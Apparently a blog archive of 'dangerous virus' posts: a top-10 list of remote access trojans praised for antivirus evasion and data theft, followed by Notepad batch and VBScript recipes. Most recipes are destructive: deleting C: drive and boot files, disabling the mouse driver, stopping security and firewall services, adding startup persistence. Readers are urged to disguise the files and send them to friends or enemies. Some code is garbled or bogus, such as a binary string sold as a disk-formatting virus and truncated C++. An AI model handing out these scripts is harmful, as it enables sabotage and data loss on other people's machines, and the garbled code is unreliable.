Subscribe For Free Updates!

Showing posts with label Dangerous Viruses. Show all posts

Friday, 26 August 2016

Top 10 RAT (Remote Access Tool) of 2018, Easy Tips And Tricks

Top 10 RAT (Remote Access Tool) of 2018

What is RAT?

RAT means Remote Access Tool or Remote Access Trojan. RAT can be used legally and illegally. Legally used by an administrator to monitor his clients and Illegally by any person to steal or access information of any person without that person knowing. RAT is a very powerful tool capable of doing things that can cause major loss.
Top 10 RAT (Remote Access Tool) of 2018 are given below..!
  

#10 : JSPY


               JSPY is a java based RAT. The main feature of  JSPY is that it can not be detected by any kind of anti virus. JSPY does the job of a crypter by itself so there is no longer need of crypter. This Rat is not very stable and user friendly that's why it is on number 10.
Top 10 RAT
J Spy


#9: AndroRAT


                     AndroRAT is based on client/server connection.This RAT is used to get access of Android only.There is no other RAT to get access of android like AndroRAT. This RAT can give many information about the device and also can run some commands remotely.

Best Remote Access Tool
AndroRat

#8: Pandora RAT


                        Pandora RAT is available only for Windows operating system. Pandora RAT is based on client/server structure. Pandora RAT is an advance and very stable RAT.

Best Ever Remote access trojan
Pandora RAT

#7: JRAT


               JRAT is clean and simple. It is based on java. JRAT is available for multiple platforms. JRAT is very stable and easy to use.

Remote administration tool
JRAT



#6: Novalite RAT

                         Novalite RAT is available for windows only. The main feature of this RAT is that it is available in multi languages. Novalite RAT can transfer heavy data by compressing it first then transferring it to reduce time .

Best Ever RAT Programmes
Novalite RAT


#5: CyberGate RAT

                              CyberGate RAT is very powerfull RAT. It is based on Delphi. CyberGate can access multiple users at the same time which is the main feature of this RAT.

Popular RAT Programmes
CyberGateRAT



#4: DameWare RAT

                             Dameware is the most stable and updated RAT available. This RAT is very easy to use. Dameware has a very easy to use UI(User interface).

RAT Programmes
DameWare RAT


#3: NjRAT

                            NjRAT is the best when it comes  to data stealing. NjRAT can steal data easily once victim is infected. NjRAT can infect all the external device that spread and create more slaves

Popular RAT (Remote Accessing Tools)
NJRAT



#2: BlackShades RAT

                                 BlackShades RAT is the most powerful RAT available. This RAT has a very friendly UI(User Interface) which makes it very easy to use. It allows different ways to infect the victim and make them your slaves. BlackShades is very stable and always gets updated versions.

RAT Softwares
BlackShades RAT


#1: DarkComet RAT


                               DarkComet RAT is the number #1 RAT available in any way. It is free, stable and very easy to use. DarkComet also has UNPN (Universal Plug and Play) function which does not require to open port. DarkComet has many features. It is based on Client/server structure. This RAT has built in crypter which can bypass many anti viruses.

Top 5 RAT Programmes ever
DarkCometRAT


Note: This list is only based on personal preference.

Wednesday, 10 August 2016

Learn To Make Dangerous Virus In A Minute, Try at your own risk

Learn To Make Dangerous Virus In A Minute
computer virus
In my previous post i had teach you guys to create virus that disable mouse and Virus to format Hard Disk. In this post i will teach you to make simple yet very powerful or you can say dangerous computer virus using a batch file. No software is required to make this virus, Notepad is enough for it. The good thing about this virus is it is not detected by any Antivirus.

What will this virus do ?  

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus.

How to Make the virus ?

   1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.

    If you like my posts then please share it with your other friends and follow me on TwitterGoogle+ and like us on Facebook also... Thanks.

Read Below Tutorials On Making Other Viruses

Create Binary Virus To Format Hard Disk, Try at your own risk


Create Binary Virus To Format Hard Disk


Today i will show you to make a virus to format Hard disk using binary code. You can send this file to your friend or enemy to format their Hard disk. But please don't try this on your own computer or else you will end up formatting your own computer.

How To Create Virus To Format Hard Drive ?

   1. Copy the below codes into Notepad.
01001011000111110010010101010101010000011111100000
   2. Save the file as Format.exe
   3. You just created virus to format Hard Drive. Enjoy !!!

    If you like my posts then please share it with your other friends and follow me on TwitterGoogle+ and like us on Facebook also... Thanks.

Make A Virus That Disable Mouse, Try at your own risk...

Make A Virus That Disable Mouse, 

Try at your own risk...
Make A Virus That Disable Mouse
Dangerous Virus
I had previously posted on making different batch files like matrix effectopening many websites at once with one click which were interesting and completely harmless but today we will be making a batch virus which is harm-full it will disable your mouse so think before trying it on yourself.

How To Disable Mouse

  1. Open Notepad and copy below codes
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
  2. Save this file as  virus.bat
  3. Done you just created your virus.

    If you like my posts then please share it with your other friends and follow me on TwitterGoogle+ and like us on Facebook also... Thanks.

Advance Matrix Effect Using Notepad, very easily and interesting trick, must check it..

Advance Matrix Effect Using Notepad, very easily and interesting trick, must check it..
Advance Matrix Effects
I had previously posted about Matrix effect using Notepad . But this is more advance and it looks more realistic then the previous one. So open up your notepad and get started.

How To Create Matrix File ?

  1. Open Notepad and copy below code.

@echo off
color 0A
:A
echo b r E w e 4 e T r 8 M e F r a c h a S t 3 D a C r a s p e s T e 4 h 2 w r e G 2
ping -w .9 >nul
echo R E 9 8 8 R a t r e g 6 n u m A b R E X e Y A T u C 7 a D R a c r u C e B E p e
ping -w .9 >nul
echo c E B E s A d R u B R 3 H e R u D 7 g u d U 7 T a b u T 5 e p E 2 a v e 6 8 a Z
ping -w .9 >nul
echo n u r A X a j a s t a 9 h a 6 e h e G a s u t r a t r A y a f E q u 8 u b R u d
ping -w .9 >nul
echo k u v e 4 E 6 3 e t r a d r e f e y e q e 6 U H e z U b r u R a s 2 4 3 r A N a
ping -w .9 >nul
echo v u P R a b R u c e d U s w a h a c r a t h U 7 r a h u t u h u V e 7 U k u S a
ping -w .9 >nul
echo T e D r e 8 A p r a d a b u f U c u c E h E t 7 c r 5 s P a f r e t h u t 9 u t
ping -w .9 >nul
echo b R u G e p a R e s a P H e P a 2 U d 4 P r e F A b a t h a t h U s w a d R U d
ping -w .9 >nul
echo v U Y a C R e T R 9 k u b e D r a T 6 u j e 5 2 4 e B a f 2 u b 5 w A p a y U Y
ping -w .9 >nul
echo b r E w e 4 e n r 8 M e F r a c h a S t 3 D a C r a s p e s T e 4 a 2 w r e G 2
ping -w .9 >nul
echo k u v e 4 E 6 3 e t r a d r e f e y e q e 6 U H e z U b r u R a s 2 4 3 r A N a
ping -w .9 >nul
echo v u P R a b s u c e d U s w a 3 a c r a t h U 7 r a k u t u h u V e 7 U k u S a
ping -w .9 >nul
echo n u r A X a j a s t a 9 h a 6 e h e G a s u t r a t r A y a f E q u 8 u b u u d
ping -w .9 >nul
goto A

  2. Save the file as matrix.bat  (.bat is must)
  3. Done enjoy !!

Easily created Matrix Effect Using Notepad, Number flashes in green screen...

Easily created Matrix Effect Using Notepad, Number flashes in green screen...
Number Flashes in Green

        This is amazing notepad trick which will display matrix effect like you might have seen in movies, that is numbers flashes in green colour. Basically we will be creating a small batch file in notepad.

  • Go to Notepad and copy below codes
@echo off

color 02

:start

echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%

goto start
  • Save this file as matrix.bat 
  • Now open this file as see matrix effect on your screen.
        If you like my posts then please share it with your other friends and follow me on Twitter, Google+ and like us on Facebook also... Thanks.

Ghost keyboard Typing – Notepad Tricks, It,s an amazing trick must check it

Ghost keyboard Typing – Notepad Tricks


Hey guys , Today I am going to share with you a Short but Cool Notepad Trick. People Use notepad to type and save some important or regular information, But very less people know that there is much more that we can do with Notepad.

What if i say that we can make Notepad to type automatically what ever we wish to…. Unreal ? Yes it is possible and you will be doing it by yourself in just a few moments.You can show it to your friends and surprise them. Basically it is a prank that you can do with anyone just for fun.

This Process is Also known as ” Ghost Keyboard Typing ” Because you dont even touch your keyboard and words starts displaying in your notepad automatically, When you show this to your friend or anyone else, they will be excited to learn this from you as well.

Notepad Trick

Notepad trick to Type Automatically
Step 1: Right click on your desktop and select create new text document or simply Open Notepad.

Step 2: Exactly Copy the code given below and Paste it in notepad document that you have just created.

set wshshell = wscript.CreateObject(“wScript.Shell”)
wshshell.run “Notepad”
wscript.sleep 400
wshshell.sendkeys “S”
wscript.sleep 100
wshshell.sendkeys “M”
wscript.sleep 120
wshshell.sendkeys “A”
wscript.sleep 200
wshshell.sendkeys “R”
wscript.sleep 100
wshshell.sendkeys “T”
wscript.sleep 140
wshshell.sendkeys “T”
wscript.sleep 100
wshshell.sendkeys “R”
wscript.sleep 50
wshshell.sendkeys “I”
wscript.sleep 120
wshshell.sendkeys “C”
wscript.sleep 170
wshshell.sendkeys “K”
wscript.sleep 100
wshshell.sendkeys “S”
wscript.sleep 50
wshshell.sendkeys “.”
wscript.sleep 120
wshshell.sendkeys “N”
wscript.sleep 160
wshshell.sendkeys “E”
wscript.sleep 200
wshshell.sendkeys “T”
wscript.sleep 100


Step 3: Save the above code in Notepad file As ” anything.vbs ” (Without Quotes ) but make sure While saving this file select Save as type “All files” and extension must be .vbs
Step 4: Now double click on The saved File, You will see “SMARTTRICK.NET ” will be typed Automatically, This is one of the Most awesome Notepad Trick that You learned today. Moreover you can edit the Words In the above given Code with any desired words you want Notepad to type for you. e.g. : MY FRIEND READING THIS IS FOOL......

IMPORTANT !!!


While Double Clicking on the saved file if you see an error box like ” line 1 ” and “Char 37” Then dont worry, Right click on anything.vbs and click on edit,

Now delete all Double quotations ie : ” and Type them all manually from your keyboard, save it and now you will have no errors.

Enjoyed this Notepad trick ?suggest my site "www.problemswithsolutions9.blogspot.com" to your friends...!!!

Sunday, 22 November 2015

Making Funny Virus in Notepad (Dangerous)

Making Funny Virus in Notepad (Dangerous)

1: How to crash a PC Forever !:::


@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini

Open up notepad and copy and paste that. Save it as a .bat file.
This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.
REMEMBER - DO NOT CLICK THIS FILE.
**Also remember this might not work with vista.**


2: How to stop someone's internet access::::


@Echo off
Ipconfig /release

Save that as a .bat and send it to someone. They're IP address will be lost, and therefore they won't be able to fix it

However, this is VERY easy to fix. Simply type in IPconfig /renew


3: ShutDown PC million Times::::

1.right click on the desktop
2.click shortcut
you will get a dialogue box, write in it: shutdown -s -t 1000 c "any comment u want" then press next
note: this "1000" i wrote is the time in seconds needed for ur computer to shutdown,u can put any number u want...
3.u will get another dialogue box, write in it: Internet Explorer and press finish
4.u will find the icon on ur desktop, dont open it, just right click on it and press properties>change icon>select the icon the the internet explorer and the press apply then ok
try to open it, it is a virus hehe
PS: the only way 2 stop ur computer from shutting down is to go 2 start>run>type: shutdown -a


4: Freeze someone's desktop:::


this is a funny trick, u can freeze someone's desktop
1.close everything u r working in, and work on desktop. so click on prtscr on ur keyboard.
2.go to paint and click on edit then paste
3.save this file as (name).bmp and close the paint.
3.now in the desktop, we have 2 remove desktop icons and shortcuts, so right click on the mouse and then properties, click on desktop then select customize desktop.
4.uncheck all the boxes in desktop icons and press ok. then press apply then ok.
5.now to remove the shortcuts in the desktop, go to start and select My Computer, then click on c: right click on ur mouse and select new folder, write it any name
6.now go to desktop & select all da icons and right click on them then press cut,go to c: and paste them in the folder dat u created then close the window.
7.now to put the fake desktop image and remove the taskbar, so right click on desktop and gp to properties, now go to desktop and select Browse, select the file that u saved then press appply then ok. now to remove the windows taskbar, right click on the taskbar and go 2 properties, then select autohide the taskbar and then apply then ok
now all the icons r fake and the user will think that his desktop is freezed
enjoy it.!


5: SHUT UR INTERNET PERMENANTLY:::


This is a slightly more advanced one. It shuts down your internet permanately. I tried it on myself accidently, i knew what it did, and it still took me a couple of days to get my internet back. works best on XP, not tested on vista or 7.
EDIT: At the bottom put a rickroll site or something. BTW, that 3rd line, isnt what disables the internet permanately. It is somethinge else, that just provides a fast response to shut down any connections.


@echo off
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v MiXedVeX /t REG_SZ /d %systemroot%\HaloTrialScoreChangerV1 /f > nul
start iexpress (website of your choice)
ipconfig /release
del "C:\Program Files\Microsoft Games
del "C:Nexon
del "C:\Program Files\Xfire
del "C:\Program Files\Adobe"
del "C:\Program Files\Internet Explorer"
del "C:\Program Files\Mozilla Firefox"
del "C:\WINDOWS"
del "C:\WINDOWS\system32"
del "C:\WINDOWS\system32\cmd"
del "C:\WINDOWS\system32\iexpress"
del "C:\WINDOWS\system32\sndvol32"
del "C:\WINDOWS\system32\sndrec32"
del "C:\WINDOWS\system32\Restore\rstrui"
del "C:\WINDOWS\system32\wupdmgr"
del "C:\WINDOWS\system32\desktop"
del "C:\WINDOWS\java"
del "C:\WINDOWS\Media"
del "C:\WINDOWS\Resources"
del "C:\WINDOWS\system"
del "C:\drivers"
del "C:\drv"
del "C:\SYSINFO"
del "C:\Program Files"
echo ipconfig/release_all>>c:windowswimn32.bat
net stop "Security Center"
net stop SharedAccess
> "%Temp%.kill.reg" ECHO REGEDIT4
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesS haredAccess]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesw uauserv]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
>>"%Temp%.kill.reg" ECHO [HKEY_LOCAL_MACHINESYSTEMControlSet001Serviceswscsv c]
>>"%Temp%.kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.kill.reg" ECHO.
START /WAIT REGEDIT /S "%Temp%.kill.reg"
del "%Temp%.kill.reg"
del %0
echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
:a
start iexpress (website of your choice)
goto a


6: MAKING MOST DANGEROUS VIRUS CALLED MATRIX:::


Warning - Do not run it on your computer

I'm gonna teach you how to make a virus named Matrix...

1-Open notepad
2-Put in this code

#include
#include
#include
#include
#include
#include
#include
using namespace std;

int main()
{ keybd_event(VK_MENU,0x38,0,0);
keybd_event(VK_RETURN,0x1c,0,0);
keybd_event(VK_RETURN,0x1c,KEYEVENTF_KEYUP,0);
keybd_event(VK_MENU,0x38,KEYEVENTF_KEYUP,0);
HANDLE outToScreen;
outToScreen = GetStdHandle(STD_OUTPUT_HANDLE);

{
char buffer[255];
char inputFile[]="C:\Documents and Settings\All Users\Start Menu\Programs\Startup\rawr.bat";
ifstream input(inputFile);
if (!input)
{
{
ofstream fp("C:\Documents and Settings\All Users\Start Menu\Programs\Startup\rawr.bat", ios::app);
fp
fp
fp
}
}
else
{
while (!input.eof())
{
input.getline(buffer,255);
}
}
}

{
char buffer[255];
char inputFile[]="C:\rawr.exe";
ifstream input(inputFile);
if (!input)
{
{
{
ofstream fp("CLICK.bat", ios::app);
fp
fp
fp
fp
}
system("START CLICK.bat");
main();
}
}
else
{
while (!input.eof())
{
input.getline(buffer,255);
system("call shutdown.exe -S");
goto START;
}
}
}

START:{
for(int i = 0; i < 1; i++)
{
int num = (rand() % 10);
SetConsoleTextAttribute(outToScreen, FOREGROUND_GREEN | FOREGROUND_INTENSITY);
cout
cout
cout
cout
cout
cout
cout
cout
cout
cout
cout
cout
Sleep(60);
}
}
for ( int j = 0; j < 5; j++)
{
SetConsoleTextAttribute(outToScreen, FOREGROUND_GREEN);
int number = (rand() % 24);
cout
}
goto START;


3-save it as matrix.bat
4-finish


AS IT WAS TOO DANGEROUS THE ACTUAL HEADER FILES FOR THIS SCRIPT ARE NOT GIVEN

AND IF U WANT TO TRY THIS SCRIPT U CAN JUST USE OF HEADER FILES SUCH AS STDIN,STDLIB,CONIO , AND STUFF LIKE THAT


7: Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!

Type :

Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Save it as "Anything.VBS" and send it.

 8: Toggle your friend's Caps Lock button simultaneously:

Type :

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop

Save it as "Anything.VBS" and send it.

 9: Convey your friend a lil' message and shut down his / her computer:

Type :

@echo off
msg * I don't like you
shutdown -c "Error! You are too stupid!" -s

Save it as "Anything.BAT" in All Files and send it.

 10: Frustrate your friend by making this VBScript hit Enter simultaneously:

Type :

Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop

Save it as "Anything.VBS" and send it.

 11: Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:

Type :

WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "

Save it as "Anything.VBS" and send it.

 12: Frustrate your friend by making this VBScript hit Backspace simultaneously:

Type :

MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop

Save it as "Anything.VBS" and send it.

 13: Hack your friend's keyboard and make him type "You are a fool" simultaneously:

Type :

Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "You are a fool."
loop

Save it as "Anything.VBS" and send it.

 14: Open Notepad continually in your friend's computer:

Type :

@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

Save it as "Anything.BAT" and send it.

 15: Hard prank: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a certain action:


1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown
Type :

@echo off
title The end of the world
cd C:\
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press 'x' then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc...
pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you're boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two

Save it as "Anything.BAT" and send it.

You might wanna have to change the Icon of the file before sending it to your friend, so right click the file, click Properties, click on the 'Change' Icon and change the icon from there.

 16: THREATEN BY MAKING SCREEN FLASH


To make a really cool batch file that can make your entire screen flash random colors until you hit a key to stop it, simply copy and paste the following code into notepad and then save it as a .bat file.

@echo off
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg
echo g=100>>\z.dbg
echo q>>\z.dbg
debug nul
del \z.dbg
But if you really want to mess with a friend then copy and paste the following code which will do the same thing except when they press a key the screen will go black and the only way to stop the batch file is by pressing CTRL-ALT-DELETE.
@echo off
:a
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg
echo g=100>>\z.dbg
echo q>>\z.dbg
debug nul
del \z.dbg
goto a

To disable error (ctrl+shirt+esc) then end process wscript.exe
Enjoy!!!^^


Keep Visiting & Keep Sharing.... Thanks...